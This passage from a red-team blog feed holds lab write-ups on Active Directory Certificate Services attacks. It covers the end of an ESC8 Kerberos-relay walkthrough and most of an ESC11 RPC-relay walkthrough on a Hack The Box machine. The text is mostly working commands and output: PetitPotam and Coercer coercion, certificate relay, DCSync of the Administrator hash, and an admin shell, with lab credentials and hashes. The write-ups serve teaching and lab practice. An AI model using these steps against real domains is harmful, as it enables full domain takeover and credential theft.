  <li><strong>DNS</strong> resolves it to our IP (<code class="language-plaintext highlighter-rouge">10.10.16.107</code>)</li>
  <li><strong>Windows SSPI</strong> sees the extra suffix, recognizes it as <code class="language-plaintext highlighter-rouge">CREDENTIAL_TARGET_INFORMATION</code>, <strong>parses and removes</strong> it</li>
  <li>The original DC SPN remains (e.g., <code class="language-plaintext highlighter-rouge">cifs/DC-JPQ225.cicada.vl</code>)</li>
  <li>The DC requests a ticket <strong>for itself</strong> (its own legitimate SPN)</li>
  <li>The TCP connection reaches <strong>our machine</strong> (because DNS points to our IP)</li>
  <li>We receive the DC’s ticket and <strong>relay</strong> it to AD CS</li>
</ol>

<p>The suffix <code class="language-plaintext highlighter-rouge">1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA</code> is the DC’s serialized SPN.</p>

<p><strong>Technical references:</strong></p>
<ul>
  <li><a href="https://projectzero.google/2021/10/using-kerberos-for-authentication-relay.html">Project Zero - Using Kerberos for Authentication Relay Attacks</a></li>
  <li><a href="https://www.synacktiv.com/en/publications/relaying-kerberos-over-smb-using-krbrelayx">Synacktiv - Relaying Kerberos over SMB using krbrelayx</a></li>
</ul>

<h3 id="4-add-the-marshaled-dns-record-to-ad-dns">4. Add the marshaled DNS record to AD DNS</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>bloodyAD <span class="nt">--host</span> DC-JPQ225.cicada.vl <span class="nt">-d</span> cicada.vl <span class="nt">-u</span> Rosie.Powell <span class="nt">-p</span> Cicada123 <span class="nt">-k</span> add dnsRecord <span class="s2">"DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA"</span> 10.10.16.107
</code></pre></div></div>

<ul>
  <li><code class="language-plaintext highlighter-rouge">--host</code>: target DC</li>
  <li><code class="language-plaintext highlighter-rouge">-d</code>: domain</li>
  <li><code class="language-plaintext highlighter-rouge">-u/-p</code>: credentials</li>
  <li><code class="language-plaintext highlighter-rouge">-k</code>: use Kerberos (because NTLM is disabled)</li>
  <li><code class="language-plaintext highlighter-rouge">add dnsRecord</code>: adds a DNS record in AD</li>
  <li>The label includes a <strong>marshaled suffix</strong> that enables the Kerberos relay</li>
</ul>

<p>Verify the record resolves correctly:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>dig @10.129.28.63 DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA.cicada.vl +short
<span class="c"># Should return: 10.10.16.107</span>
</code></pre></div></div>

<p><strong>Explanation:</strong> Without the marshaled suffix, the DC would request a ticket for our SPN. With the suffix, Windows interprets it as marshaled target info, extracts it, and the ticket is issued for the DC’s original SPN. DNS resolves the entire string to our IP, so the TCP connection arrives at our machine.</p>

<h3 id="5-start-the-certipy-relay">5. Start the Certipy relay</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>certipy relay <span class="nt">-target</span> http://DC-JPQ225.cicada.vl <span class="nt">-ca</span> cicada-DC-JPQ225-CA <span class="nt">-template</span> DomainController
</code></pre></div></div>

<ul>
  <li><code class="language-plaintext highlighter-rouge">-target</code>: HTTP endpoint of the CA (Web Enrollment)</li>
  <li><code class="language-plaintext highlighter-rouge">-ca</code>: Certificate Authority name</li>
  <li><code class="language-plaintext highlighter-rouge">-template DomainController</code>: template used to request the certificate</li>
</ul>

<p>Note: <code class="language-plaintext highlighter-rouge">sudo</code> is required because it binds to port <strong>445</strong> (SMB).</p>

<p>Expected output:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[*] Targeting http://DC-JPQ225.cicada.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
</code></pre></div></div>

<p>If port 445 is occupied (by Samba, Responder, or another relay tool):</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>ss <span class="nt">-ltnp</span> | <span class="nb">grep</span> <span class="s1">':445'</span>
<span class="nb">sudo </span>systemctl stop smbd nmbd
</code></pre></div></div>

<h3 id="6-coerce-the-dcs-authentication">6. Coerce the DC’s authentication</h3>

<p>In <strong>another terminal</strong>, while keeping the relay running:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb DC-JPQ225.cicada.vl <span class="nt">-k</span> <span class="nt">-u</span> rosie.powell <span class="nt">-p</span> Cicada123 <span class="nt">-M</span> coerce_plus <span class="nt">-o</span> <span class="nv">LISTENER</span><span class="o">=</span>DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA <span class="nv">METHOD</span><span class="o">=</span>PetitPotam
</code></pre></div></div>

<ul>
  <li><code class="language-plaintext highlighter-rouge">-M coerce_plus</code>: NetExec module that forces authentication</li>
  <li><code class="language-plaintext highlighter-rouge">LISTENER</code>: our marshaled DNS record</li>
  <li><code class="language-plaintext highlighter-rouge">METHOD=PetitPotam</code>: uses the EfsRpc vulnerability (PetitPotam)</li>
</ul>

<p><strong>What happens internally?</strong></p>

<ol>
  <li>NetExec uses Kerberos to authenticate to the DC</li>
  <li>Sends an RPC request to <code class="language-plaintext highlighter-rouge">EfsRpcAddUsersToFile</code> (PetitPotam)</li>
  <li>The DC attempts to authenticate against the listener (our machine) via a UNC path</li>
  <li>DNS resolves the listener to our IP</li>
  <li>The SMB connection (on port 445) reaches the certipy relay</li>
  <li>Certipy receives the authentication and <strong>relays</strong> it to the CA’s HTTP endpoint</li>
  <li>The CA issues a certificate using the <code class="language-plaintext highlighter-rouge">DomainController</code> template</li>
</ol>

<p>Expected output in the relay:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[*] Targeting http://DC-JPQ225.cicada.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
[*] (SMB): Received connection from 10.129.28.63, attacking target http://DC-JPQ225.cicada.vl
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] (SMB): Authenticating connection from /@10.129.28.63 against http://DC-JPQ225.cicada.vl SUCCEED [1]
[*] Requesting certificate for '\\' based on the template 'DomainController'
[*] http:///@dc-jpq225.cicada.vl [1] -&gt; HTTP Request: POST http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] Certificate issued with request ID 89
[*] Retrieving certificate for request ID: 89
[*] http:///@dc-jpq225.cicada.vl [1] -&gt; HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certnew.cer?ReqID=89 "HTTP/1.1 200 OK"
[*] Got certificate with DNS Host Name 'DC-JPQ225.cicada.vl'
[*] Certificate object SID is 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Saving certificate and private key to 'dc-jpq225.pfx'
[*] Wrote certificate and private key to 'dc-jpq225.pfx'
</code></pre></div></div>

<p><img src="/assets/images/posts/ESC8_KRBRelay/pfx.png" alt="Certificate successfully obtained via Kerberos relay" /></p>

<h3 id="7-authenticate-with-the-obtained-certificate">7. Authenticate with the obtained certificate</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>certipy auth <span class="nt">-pfx</span> dc-jpq225.pfx <span class="nt">-dc-ip</span> 10.129.28.63
</code></pre></div></div>

<p>This extracts from the PFX:</p>
<ul>
  <li><strong>TGT</strong> for the DC machine account (<code class="language-plaintext highlighter-rouge">dc-jpq225$</code>)</li>
  <li><strong>NT hash</strong> of the DC machine account</li>
</ul>

<p>Output:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[*] Using principal: 'dc-jpq225$@cicada.vl'
[*] Got TGT
[*] Saving credential cache to 'dc-jpq225.ccache'
[*] Got hash for 'dc-jpq225$@cicada.vl': aad3b435b51404ee...a65952c664e9cf5de60195626edbeee3
</code></pre></div></div>

<h3 id="8-dcsync--extract-the-administrator-hash">8. DCSync — Extract the Administrator hash</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">export </span><span class="nv">KRB5CCNAME</span><span class="o">=</span>dc-jpq225.ccache
klist  <span class="c"># Verify the principal is dc-jpq225$@CICADA.VL</span>

impacket-secretsdump <span class="nt">-k</span> <span class="nt">-no-pass</span> cicada.vl/dc-jpq225<span class="se">\$</span>@DC-JPQ225.cicada.vl <span class="nt">-just-dc-user</span> Administrator
</code></pre></div></div>

<ul>
  <li><code class="language-plaintext highlighter-rouge">-k</code>: use Kerberos</li>
  <li><code class="language-plaintext highlighter-rouge">-no-pass</code>: no password required (uses the ccache)</li>
  <li><code class="language-plaintext highlighter-rouge">\$</code>: escapes the <code class="language-plaintext highlighter-rouge">$</code> in the shell</li>
  <li><code class="language-plaintext highlighter-rouge">-just-dc-user Administrator</code>: extracts only the Administrator’s hash</li>
</ul>

<p><strong>What is DCSync?</strong> It is an attack that abuses the DRSUAPI (Directory Replication Service) protocol. Normally DCs use it to replicate data between each other. An attacker with replication permissions (as the DC machine account has) can ask the DC to replicate the hashes of any user, including the Administrator.</p>

<p>Output:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Administrator:500:aad3b435b51404eeaad3b435b51404ee:85a0da53871a9d56b6cd05deda3a5e87:::
</code></pre></div></div>

<p><img src="/assets/images/posts/ESC8_KRBRelay/flujo.png" alt="Full attack flow from coercion to DCSync" /></p>

<h3 id="9-connect-as-administrator">9. Connect as Administrator</h3>

<p>Since NTLM authentication is disabled, we need to request a fresh TGT for the Administrator:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>impacket-getTGT cicada.vl/Administrator <span class="nt">-hashes</span> :85a0da53871a9d56b6cd05deda3a5e87 <span class="nt">-dc-ip</span> 10.129.28.63
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Saving ticket <span class="k">in </span>Administrator.ccache
</code></pre></div></div>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">export </span><span class="nv">KRB5CCNAME</span><span class="o">=</span>Administrator.ccache
</code></pre></div></div>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>impacket-psexec cicada.vl/Administrator@DC-JPQ225.cicada.vl <span class="nt">-k</span> <span class="nt">-dc-ip</span> 10.129.28.63 <span class="nt">-hashes</span> :85a0da53871a9d56b6cd05deda3a5e87
</code></pre></div></div>

<p>Or via WinRM:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>evil-winrm <span class="nt">-r</span> CICADA.VL <span class="nt">-u</span> administrator <span class="nt">-i</span> dc-jpq225.cicada.vl
</code></pre></div></div>

<p><img src="/assets/images/posts/ESC8_KRBRelay/sh_admin.png" alt="Administrator shell obtained" /></p>

<h2 id="references">References</h2>

<ul>
  <li><a href="https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation">Certipy Wiki - ESC8</a></li>
  <li><a href="https://projectzero.google/2021/10/using-kerberos-for-authentication-relay.html">Project Zero - Using Kerberos for Authentication Relay Attacks</a></li>
  <li><a href="https://www.synacktiv.com/en/publications/relaying-kerberos-over-smb-using-krbrelayx">Synacktiv - Relaying Kerberos over SMB using krbrelayx</a></li>
  <li><a href="https://github.com/topotam/PetitPotam">PetitPotam - Topotam</a></li>
  <li><a href="https://github.com/CravateRouge/bloodyAD">BloodyAD - DNS record manipulation</a></li>
</ul>

<hr />

<p>Thanks for reading — I hope this is useful. If you have any questions, suggestions, corrections, or simply want to share something about this topic, my socials are on this blog — feel free to reach out.</p>

<p>Closing quote:</p>

<blockquote>
  <p>“The greatest enemy of knowledge is not ignorance, it is the illusion of knowledge.”</p>

  <p>— Stephen Hawking</p>
</blockquote>]]></content><author><name>Wintxx</name></author><category term="Red Teaming" /><category term="Active Directory" /><category term="ADCS" /><category term="ESC8" /><category term="Kerberos Relay" /><category term="KrbRelay" /><category term="Active Directory" /><category term="Red Team" /><category term="Privilege Escalation" /><summary type="html"><![CDATA[Deep dive into exploiting ADCS ESC8 via Kerberos Relay using KrbRelay to obtain domain controller certificates and achieve domain takeover.]]></summary></entry><entry><title type="html">Active Directory Certificate Services: Abusing ADCS ESC11 (RPC Relay)</title><link href="https://iamwin.xyz/red%20teaming/active%20directory/adcs-abusing-esc11-rpc-relay/" rel="alternate" type="text/html" title="Active Directory Certificate Services: Abusing ADCS ESC11 (RPC Relay)" /><published>2026-06-29T02:30:00+00:00</published><updated>2026-06-29T02:30:00+00:00</updated><id>https://iamwin.xyz/red%20teaming/active%20directory/adcs-abusing-esc11-rpc-relay</id><content type="html" xml:base="https://iamwin.xyz/red%20teaming/active%20directory/adcs-abusing-esc11-rpc-relay/"><![CDATA[<h2 id="introduction">Introduction</h2>

<p><strong>ESC11</strong> is a vulnerability in <strong>Active Directory Certificate Services (ADCS)</strong> that occurs when the RPC interface of the Certificate Authority (CA) — specifically the <strong>ICertPassage (MS-ICPR)</strong> interface — does not enforce signing or encryption for certificate enrollment requests. This happens because the <code class="language-plaintext highlighter-rouge">IF_ENFORCEENCRYPTICERTREQUEST</code> flag is disabled on the CA.</p>

<p>Since no packet signing or encryption is required on this RPC interface, it becomes vulnerable to <strong>NTLM Relay</strong> attacks. If an attacker manages to coerce the NTLM authentication of a privileged account (such as the machine account of a Domain Controller or a Domain Admin), they can relay that authentication to the CA’s RPC port and request a valid certificate on behalf of the victim.</p>

<h3 id="why-is-this-critical">Why is this critical?</h3>

<blockquote>
  <p><strong>Why do we coerce the DC and not another machine?</strong></p>

  <p>We need a certificate using the <strong>DomainController</strong> template. This template allows unconstrained delegation and provides us with a certificate we can use to authenticate as the Domain Controller itself (<code class="language-plaintext highlighter-rouge">DC01$</code>).</p>

  <p>The <code class="language-plaintext highlighter-rouge">DC01$</code> account has <strong>Enroll</strong> permissions on the CA (like any <em>Authenticated User</em>), and the <code class="language-plaintext highlighter-rouge">DomainController</code> template is available in the environment.</p>
</blockquote>

<p>If we obtain a certificate for <code class="language-plaintext highlighter-rouge">DC01$</code>, we can execute the following attack chain:</p>

<p><code class="language-plaintext highlighter-rouge">DC01$ Certificate ──&gt; PKINIT (Request TGT) ──&gt; Extract NT Hash ──&gt; DCSync (NTDS.dit) ──&gt; Admin Hash</code></p>

<ol>
  <li><strong>Request a TGT:</strong> We obtain the ticket for <code class="language-plaintext highlighter-rouge">DC01$</code> using the newly issued certificate.</li>
  <li><strong>Extract the NT hash:</strong> We retrieve the machine account hash during the TGT request via PKINIT.</li>
  <li><strong>Execute DCSync:</strong> We use the DC hash against <code class="language-plaintext highlighter-rouge">NTDS.dit</code> to dump all domain secrets.</li>
  <li><strong>Full compromise:</strong> We steal the <code class="language-plaintext highlighter-rouge">Administrator</code> user hash to gain complete control of the environment.</li>
</ol>

<h2 id="scenario">Scenario</h2>

<p>The scenario in which I worked this vulnerability was on the <strong>Ghostlink</strong> machine from Hack The Box, which presents the following infrastructure:</p>

<p><img src="/assets/images/posts/ESC11_Ghostlink/arch.png" alt="Lab infrastructure diagram" /></p>

<p>To elaborate further:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>10.10.15.174   Kali-Linux             → Attacker machine
172.16.20.20   gpz-op26-toolkits      → Compromised machine used as a pivot to reach the CA
172.16.20.10   gpz-op26-secure        → CA (Certificate Authority) ghostlink-GPZ-OP26-SECURE-CA
10.129.41.180  DC01.ghostlink.local   → Domain Controller
</code></pre></div></div>

<h2 id="phase-1-adcs-enumeration">Phase 1: ADCS Enumeration</h2>

<p>First, we need to confirm whether ADCS exists in the domain and whether any CA has the ESC11 vulnerability.</p>

<p>With <strong>NetExec</strong> we identify that a CA exists in the domain:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>➜  Ghostlink nxc ldap dc01.ghostlink.htb <span class="nt">-u</span> <span class="s1">'nvirelli'</span> <span class="nt">-p</span> u47YUclrDiwWxBheaSzI <span class="nt">-M</span> adcs

LDAP   10.129.42.12    389   DC01        <span class="o">[</span><span class="k">*</span><span class="o">]</span> Windows 11 / Server 2025 Build 26100 <span class="o">(</span>name:DC01<span class="o">)</span> <span class="o">(</span>domain:ghostlink.htb<span class="o">)</span> <span class="o">(</span>signing:Enforced<span class="o">)</span> <span class="o">(</span>channel binding:When Supported<span class="o">)</span>
LDAP    10.129.42.12   389   DC01        <span class="o">[</span>+] ghostlink.htb<span class="se">\n</span>virelli:u47YUclrDiwWxBheaSzI
ADCS    10.129.42.12   389   DC01        <span class="o">[</span><span class="k">*</span><span class="o">]</span> Starting LDAP search with search filter <span class="s1">'(objectClass=pKIEnrollmentService)'</span>
ADCS    10.129.42.12   389   DC01        Found PKI Enrollment Server: gpz-op26-secure.ghostlink.htb
ADCS    10.129.42.12   389   DC01        Found CN: ghostlink-GPZ-OP26-SECURE-CA
</code></pre></div></div>

<p>The CA is confirmed and found on the gpz-op26-secure machine.</p>

<p>We now check CA vulnerabilities with <strong>Certipy</strong>:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>➜  Ghostlink certipy find <span class="nt">-u</span> <span class="s1">'nvirelli@ghostlink.htb'</span> <span class="nt">-p</span> <span class="s1">'u47YUclrDiwWxBheaSzI'</span> <span class="nt">-dc-host</span> dc01.ghostlink.htb <span class="nt">-ns</span> 10.129.41.180 <span class="nt">-dns-tcp</span> <span class="nt">-vulnerable</span> <span class="nt">-stdout</span>
Certipy v5.1.0 - by Oliver Lyak <span class="o">(</span>ly4k<span class="o">)</span>

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Finding certificate templates
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Found 33 certificate templates
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Finding certificate authorities
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Found 1 certificate authority
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Found 11 enabled certificate templates
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Finding issuance policies
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Found 13 issuance policies
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Found 0 OIDs linked to templates
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Retrieving CA configuration <span class="k">for</span> <span class="s1">'ghostlink-GPZ-OP26-SECURE-CA'</span> via RRP
<span class="o">[!]</span> Failed to connect to remote registry. Service should be starting now. Trying again...
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Successfully retrieved CA configuration <span class="k">for</span> <span class="s1">'ghostlink-GPZ-OP26-SECURE-CA'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Checking web enrollment <span class="k">for </span>CA <span class="s1">'ghostlink-GPZ-OP26-SECURE-CA'</span> @ <span class="s1">'gpz-op26-secure.ghostlink.htb'</span>
<span class="o">[!]</span> Error checking web enrollment: timed out
<span class="o">[!]</span> Use <span class="nt">-debug</span> to print a stacktrace
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Enumeration output:
Certificate Authorities
  0
    CA Name                             : ghostlink-GPZ-OP26-SECURE-CA
    DNS Name                            : gpz-op26-secure.ghostlink.htb
    Certificate Subject                 : <span class="nv">CN</span><span class="o">=</span>ghostlink-GPZ-OP26-SECURE-CA, <span class="nv">DC</span><span class="o">=</span>ghostlink, <span class="nv">DC</span><span class="o">=</span>htb
    Certificate Serial Number           : 3F4302F3D68A6AAE4B792DB93F31CCE5
    Certificate Validity Start          : 2026-03-03 16:52:14+00:00
    Certificate Validity End            : 2126-03-03 17:02:12+00:00
    Web Enrollment
      HTTP
        Enabled                         : True
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption <span class="k">for </span>Requests     : Disabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : GHOSTLINK.HTB<span class="se">\A</span>dministrators
      Access Rights
        ManageCa                        : GHOSTLINK.HTB<span class="se">\A</span>dministrators
                                          GHOSTLINK.HTB<span class="se">\D</span>omain Admins
                                          GHOSTLINK.HTB<span class="se">\E</span>nterprise Admins
        ManageCertificates              : GHOSTLINK.HTB<span class="se">\A</span>dministrators
                                          GHOSTLINK.HTB<span class="se">\D</span>omain Admins
                                          GHOSTLINK.HTB<span class="se">\E</span>nterprise Admins
        Enroll                          : GHOSTLINK.HTB<span class="se">\A</span>uthenticated Users
    <span class="o">[!]</span> Vulnerabilities
      ESC8                              : Web Enrollment is enabled over HTTP.
      ESC11                             : Encryption is not enforced <span class="k">for </span>ICPR <span class="o">(</span>RPC<span class="o">)</span> requests.
Certificate Templates                   : <span class="o">[!]</span> Could not find any certificate templates
</code></pre></div></div>

<p><strong>Enforce Encryption for Requests     : Disabled</strong></p>

<p>This means we can intercept the NTLM authentication of any privileged machine and relay it as-is to the CA to obtain a certificate.</p>

<p><img src="/assets/images/posts/ESC11_Ghostlink/certipy_01.png" alt="Certipy ESC11 finding" /></p>

<h2 id="phase-2-environment-setup">Phase 2: Environment Setup</h2>

<p>To better understand the attack flow, it is necessary to detail the environment structure. As mentioned above, the CA (<code class="language-plaintext highlighter-rouge">gpz-op26-secure.ghostlink.htb</code>) is on a different network segment (<code class="language-plaintext highlighter-rouge">172.16.20.0/24</code>) and our Kali Linux attacker machine is on the <code class="language-plaintext highlighter-rouge">10.10.15.0/24</code> network. To resolve this lack of direct connectivity, we use <strong>Ligolo-ng</strong> to establish a tunnel and pivot through the <code class="language-plaintext highlighter-rouge">gpz-op26-toolkits</code> machine (172.16.20.20), which has visibility into both networks.</p>

<p><img src="/assets/images/posts/ESC11_Ghostlink/ligolo.png" alt="Ligolo-ng tunnel setup" /></p>

<p>With this configuration in place, we now have direct addressing and access to the CA.</p>

<h2 id="phase-3-attack-execution">Phase 3: Attack Execution</h2>

<p>This is where it gets interesting — the attack itself.</p>

<h3 id="step-1-set-up-the-relay">Step 1: Set Up the Relay</h3>

<p>ntlmrelayx will listen to intercept the DC’s authentication and relay it to the CA.
Open a terminal and run:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>➜  Ghostlink <span class="nb">sudo</span> ~/venv/esc11/bin/ntlmrelayx.py <span class="nt">-t</span> rpc://172.16.20.10 <span class="nt">-rpc-mode</span> ICPR <span class="nt">-icpr-ca-name</span> <span class="s1">'ghostlink-GPZ-OP26-SECURE-CA'</span> <span class="nt">-smb2support</span> <span class="nt">--template</span> DomainController
</code></pre></div></div>

<table>
  <thead>
    <tr>
      <th style="text-align: left">Parameter</th>
      <th style="text-align: left">What it does</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">-t rpc://172.16.20.10</code></td>
      <td style="text-align: left">Relay target: the CA via RPC protocol</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">-rpc-mode ICPR</code></td>
      <td style="text-align: left">Uses the <code class="language-plaintext highlighter-rouge">ICertPassage</code> interface (the one that processes certificates)</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">-icpr-ca-name '...'</code></td>
      <td style="text-align: left">Name of the CA to request the certificate from</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">--template DomainController</code></td>
      <td style="text-align: left">Certificate template we are going to request</td>
    </tr>
  </tbody>
</table>

<p>At this point, the relay is waiting for incoming connections.</p>

<h3 id="step-2-dc-coercion-with-coercer">Step 2: DC Coercion with Coercer</h3>

<p>To force the Domain Controller to authenticate toward our Kali machine (where the relay is waiting), we run <strong>Coercer</strong>:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>coercer coerce <span class="se">\</span>
  <span class="nt">-l</span> 10.10.15.174 <span class="se">\</span>
  <span class="nt">-t</span> dc01.ghostlink.htb <span class="se">\</span>
  <span class="nt">-d</span> ghostlink.htb <span class="se">\</span>
  <span class="nt">-u</span> nvirelli <span class="se">\</span>
  <span class="nt">-p</span> <span class="s1">'u47YUclrDiwWxBheaSzI'</span> <span class="se">\</span>
  <span class="nt">--dc-ip</span> 10.129.41.180
</code></pre></div></div>

<table>
  <thead>
    <tr>
      <th style="text-align: left">Parameter</th>
      <th style="text-align: left">What it does</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">coerce</code></td>
      <td style="text-align: left">Attack mode: forces the target to authenticate against us</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">-l 10.10.15.174</code></td>
      <td style="text-align: left">Listener IP (our Kali). The DC will connect to this IP</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">-t dc01.ghostlink.htb</code></td>
      <td style="text-align: left">Target (the machine we want to coerce). Can be IP or hostname</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">-d ghostlink.htb</code></td>
      <td style="text-align: left">Domain the user belongs to</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">-u nvirelli</code></td>
      <td style="text-align: left">User we authenticate with to the DC to send the RPC calls</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">-p 'u47YUclrDiwWxBheaSzI'</code></td>
      <td style="text-align: left">User password</td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">--dc-ip 10.129.41.180</code></td>
      <td style="text-align: left">DC IP (required because the hostname resolves to the same IP and Coercer needs to know where the DC is)</td>
    </tr>
  </tbody>
</table>

<blockquote>
  <p><strong>What does this mean?</strong>
We use <code class="language-plaintext highlighter-rouge">nvirelli</code>’s credentials to invoke RPC methods on the DC and force it to initiate an outbound connection to our IP (<code class="language-plaintext highlighter-rouge">10.10.15.174</code>).</p>
</blockquote>

<p>When Coercer prompts to continue through the various methods and protocols, enter <code class="language-plaintext highlighter-rouge">C</code> (<em>Continue</em>):</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Continue (C) | Skip this function (S) | Stop exploitation (X) ?
</code></pre></div></div>

<p>Press <code class="language-plaintext highlighter-rouge">C</code> to continue (Coercer will try various methods/protocols until it forces the connection to our listener IP).</p>

<p><img src="/assets/images/posts/ESC11_Ghostlink/flujo_pfx.png" alt="Relay flow with certificate obtained" /></p>

<h2 id="relay-flow">Relay Flow</h2>

<p>When we run both commands in parallel, the network-level attack flow follows this order:</p>

<p><img src="/assets/images/posts/ESC11_Ghostlink/flujo.png" alt="Full relay flow diagram" /></p>

<h2 id="phase-4-obtaining-the-certificate">Phase 4: Obtaining the Certificate</h2>

<p>As seen in the ntlmrelayx output, the certificate was successfully obtained using the <code class="language-plaintext highlighter-rouge">DomainController</code> template:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">[</span><span class="k">*</span><span class="o">]</span> <span class="o">(</span>RPC<span class="o">)</span>: Received connection from 10.129.41.180, attacking target rpc://172.16.20.10
<span class="o">[</span><span class="k">*</span><span class="o">]</span> <span class="o">(</span>RPC<span class="o">)</span>: Authenticating connection from GHOSTLINK/DC01<span class="nv">$@</span>10.129.41.180 against rpc://172.16.20.10 SUCCEED
<span class="o">[</span><span class="k">*</span><span class="o">]</span> rpc://GHOSTLINK/DC01<span class="nv">$@</span>172.16.20.10 -&gt; Generating CSR...
<span class="o">[</span><span class="k">*</span><span class="o">]</span> rpc://GHOSTLINK/DC01<span class="nv">$@</span>172.16.20.10 -&gt; CSR generated!
<span class="o">[</span><span class="k">*</span><span class="o">]</span> rpc://GHOSTLINK/DC01<span class="nv">$@</span>172.16.20.10 -&gt; Getting certificate...
<span class="o">[</span><span class="k">*</span><span class="o">]</span> rpc://GHOSTLINK/DC01<span class="nv">$@</span>172.16.20.10 -&gt; Successfully requested certificate
<span class="o">[</span><span class="k">*</span><span class="o">]</span> rpc://GHOSTLINK/DC01<span class="nv">$@</span>172.16.20.10 -&gt; Request ID is 5
<span class="o">[</span><span class="k">*</span><span class="o">]</span> rpc://GHOSTLINK/DC01<span class="nv">$@</span>172.16.20.10 -&gt; Writing PKCS#12 certificate to ./DC01.pfx
<span class="o">[</span><span class="k">*</span><span class="o">]</span> rpc://GHOSTLINK/DC01<span class="nv">$@</span>172.16.20.10 -&gt; Certificate successfully written to file
</code></pre></div></div>

<p>We now have <code class="language-plaintext highlighter-rouge">DC01.pfx</code> on disk.</p>

<h2 id="phase-5-from-certificate-to-domain-admin">Phase 5: From Certificate to Domain Admin</h2>

<p>With the certificate (<code class="language-plaintext highlighter-rouge">DC01.pfx</code>) in hand, the next step is to obtain a TGT for the machine account and then perform a DCSync. However, when attempting to authenticate it is common to encounter the following error:</p>

<p>The <strong><code class="language-plaintext highlighter-rouge">KRB_AP_ERR_SKEW (clock skew too great)</code></strong> error (code <code class="language-plaintext highlighter-rouge">0x1e</code>) indicates that the time difference between our attacker machine and the KDC (Domain Controller) exceeds the allowed limit (5 minutes by default).</p>

<p>To fix it, we synchronize our attack machine’s clock using <code class="language-plaintext highlighter-rouge">ntpdate</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>ntpdate 10.129.41.180
